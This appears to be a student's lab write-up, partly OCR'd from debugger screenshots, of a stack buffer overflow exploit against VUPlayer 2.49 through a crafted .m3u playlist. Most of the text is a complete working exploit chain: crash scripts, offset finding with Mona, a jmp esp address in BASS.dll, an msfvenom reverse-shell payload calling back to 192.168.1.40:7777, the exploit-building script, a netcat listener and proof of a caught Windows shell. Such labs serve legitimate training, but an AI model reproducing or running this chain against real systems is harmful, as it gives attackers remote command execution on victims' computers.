0051D048 C0 5A 40 00 20 5B 40 00 └Z@. [@.
0051D050 70 82 40 00 D0 82 40 00 pé@.╨é@.
0051D058 30 83 40 00 90 83 40 00 0â@.Éâ@.
0051D060 A0 8C 40 00 00 8D 40 00 á î@..ì@.
001AED9C 41414141 AAAA
001AEDA0 41414141 AAAA
001AEDA4 41414141 AAAA
001AEDA8 41414141 AAAA
001AEDAC 41414141 AAAA
001AEDB0 41414141 AAAA
001AEDB4 41414141 AAAA
001AEDB8 41414141 AAAA
001AEDBC 41414141 AAAA
001AEDC0 41414141 AAAA
001AEDC4 41414141 AAAA
001AEDC8 41414141 AAAA
001AEDCC 41414141 AAAA
001AEDD0 41414141 AAAA
Activate Windows
Go to Settings to activate Windows.
Close program (Alt+F2)
Paused




Used: !mona config -set workingfolder C:\mona\%p





Used: !mona pattern_create 3000



Use this overflow to create another file and name it “poc1.m3u” (it will crash again) but now EIP is not 41414141



munity Debugger - VUPlayer.exe - [CPU - main thread]
Directory listing for /
Not secure 192.168.1.40:8000
.ssh/
.sudo_as_admin_successful
.vboxclient-clipboard-tty7-control.pid
.vboxclient-clipboard-tty7-service.pid
.vboxclient-draganddrop-tty7-control.pid
.vboxclient-draganddrop-tty7-service.pid
.vboxclient-hostversion-tty7-control.pid
.vboxclient-seamless-tty7-control.pid
.vboxclient-seamless-tty7-service.pid
.vboxclient-vmsvga-session-tty7-control.pid
.vboxclient-vmsvga-session-tty7-service.pid
.Xauthority
.xsession-errors
.xsession-errors.old
.zprofile
.zsh_history
.zshrc
Desktop/
Documents/
Downloads/
Music/
pattern.txt
Pictures/
poc.m3u
poc.py
poc1.m3u
poc1.py
poc1.py.save
Projects/
Public/
Templates/
Videos/


File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Registers (FPU)
EAX 00000000
ECX 42326842
EDX 00030008
EBX 00000001
ESP 001AED9C ASCII "8Bh9Bi0Bi1Bi2Bi3
EBP 42366842
ESI 0050B460 VUPlayer.0050B460
EDI 001AF108 ASCII "0C1C12C13C14C15
EIP 68423768
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 307000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_PATH_NOT_FOUND (0
EFL 00210246 (NO,NB,E,BE,NS,PE,GE,LE
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty +NaN
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
3 2 1 0 E S P U
FST 0020 Cond 0 0 0 0 Err 0 0 1 0
FCW 027F Prec NEAR,53 Mask 1 1
Address Hex dump ASCII
0051D000 00 00 00 00 F1 85 4F 00
0051D008 00 10 40 00 60 10 40 00
0051D010 C0 10 40 00 D0 12 40 00
0051D018 30 13 40 00 90 13 40 00
0051D020 F0 13 40 00 00 47 40 00
0051D028 60 47 40 00 C0 47 40 00
0051D030 80 58 40 00 E0 58 40 00
0051D038 40 59 40 00 A0 59 40 00
0051D040 00 5A 40 00 60 5A 40 00
0051D048 C0 5A 40 00 20 5B 40 00
0051D050 70 82 40 00 D0 82 40 00
0051D058 30 83 40 00 90 83 40 00
0051D060 A0 8C 40 00 00 8D 40 00
001AED9C 39684238 8Bh9
001AEDA0 42306942 Bi0B
001AEDA4 69423169 i1Bi
001AEDA8 33694232 2Bi3
001AEDAC 42346942 Bi4B
001AEDB0 69423569 i5Bi
001AEDB4 37694236 6Bi7
001AEDB8 42386942 Bi8B
001AEDBC
001AEDC0
001AEDC4 42326A42 Bj2B
001AEDC8
001AEDCC
001AEDD0 42366A42 Bj6B
!mona pattern_offset 68423768
[16:06:50] Access violation when executing [68423768] - use Shift+F7/F8/F9 to pass exception to program




EIP now change to 68423768

!mona pattern_offset 68423768




Use it to create (poc2.m3u) and then crash again



This time it is a different EIP again.

Used: !mona jmp -r esp




Pick one of useable address from 15 usable

Selected : 0x100222c5

Now create a shellcode


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -n 100 -p windows/shell_reverse_tcp -f python -a x86 --platform windows -b "\x00\x09\x0A
\x0d\x1a" -e x86/shikata_ga_nai LHOST=192.168.1.40 LPORT=7777 > reverse_tcp
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Successfully added NOP sled of size 100 from x86/single_byte
Payload size: 451 bytes
Final size of python file: 2233 bytes
```

Create the last file



Get ready to listen

Now do the same, it will not crash this time but once the exploit file is triggered you will get the window shell in kali.



This is the step and code that I do for this problem (Blue = code)

Step 1 - Install tools on Windows

Installed VUPlayer 2.49, Immunity Debugger, Notepad++, and Mona (copied mona.py into C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands\).

Step 2 - Generate the first crash file (Kali)

```
python3 poc.py   # writes 3000 bytes of 'A' to poc.m3u
```

```
python3 -m http.server 8000
```

Step 3 - Download it (Windows)

Browser → http://192.168.1.40:8000/ → download poc.m3u

Step 4 - Crash VUPlayer under the debugger (Windows)

- **Immunity Debugger → File → Open → vuplayer.exe → F9 to run**
- **In VUPlayer: File → Open Playlist → select poc.m3u**
- **Result: crash, EIP = 41414141 — full overwrite confirmed**

Step 5 - Set Mona's working folder (In the Immunity command bar)

```
!mona config -set workingfolder C:\mona\%p
```

Step 6 - Generate a cyclic pattern to find the offset (Kali)

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000 > pattern.txt
python3 -c "
with open('pattern.txt') as p:
    pattern = p.read().strip()
with open('poc1.m3u', 'wb') as f:
    f.write(pattern.encode())
"
```

then

```
python3 -m http.server 8000
```

Step 7 — Download and re-crash with the pattern (Windows)

Download poc1.m3u → reload fresh VUPlayer in Immunity → Open Playlist → poc1.m3u

Result: crash, EIP = 68423768 (unique value from the pattern)

Step 8 — Calculate the exact offset (Windows, Immunity command bar)

```
!mona pattern_offset 68423768
```

Result: offset = 1012

Step 9 — Verify exact EIP control (Kali)

```
python3 -c "
with open('poc2.m3u', 'wb') as f:
    f.write(b'A' * 1012 + b'BCDE')
"
```

then

```
python3 -m http.server 8000
```

(Windows)

Download, re-crash in fresh VUPlayer with poc2.m3u.

Result: EIP = 45444342 - exact 4-byte control confirmed.

Step 10 - Find a jmp esp gadget (Windows, Immunity command bar)

```
!mona jmp -r esp
```

Result (verified from the saved jmp.txt file): 0x100222c5 — jmp esp — BASS.dll (ASLR: False, Rebase: False, SafeSEH: False)

Step 11 - Generate shellcode (Kali)

```
msfvenom -n 100 -p windows/shell_reverse_tcp -f python -a x86 --platform windows -b "\x00\x09\x0A\x0d\x1a" -e x86/shikata_ga_nai LHOST=192.168.1.40 LPORT=7777 > reverse_tcp
```

Step 12 - Assemble the final exploit (Kali)

```
# build_exploit.py

with open('reverse_tcp') as f:

    exec(f.read())

junk = b'A' * 1012

eip = b'\xc5\x22\x02\x10'    # jmp esp @ 0x100222c5, little-endian

exploit = junk + eip + buf

with open('exploit.m3u', 'wb') as f:

    f.write(exploit)
```

then

```
python3 build_exploit.py
```

Step 13 - Start the listener (Kali)

```
nc -lvnp 7777
```

Step 14 - Deliver and trigger the exploit (Kali serves, Windows triggers)

```
python3 -m http.server 8000
```

(Windows)

Download exploit.m3u → reload fresh VUPlayer in Immunity → Open Playlist → exploit.m3u

Step 15 - Catch the shell (Kali)

Netcat receives the connection → full Windows command shell.

Step 16 - Prove control (in the caught shell)

whoami

dir

Result: desktop-0v8769k\ohkai (My window 11 VM)

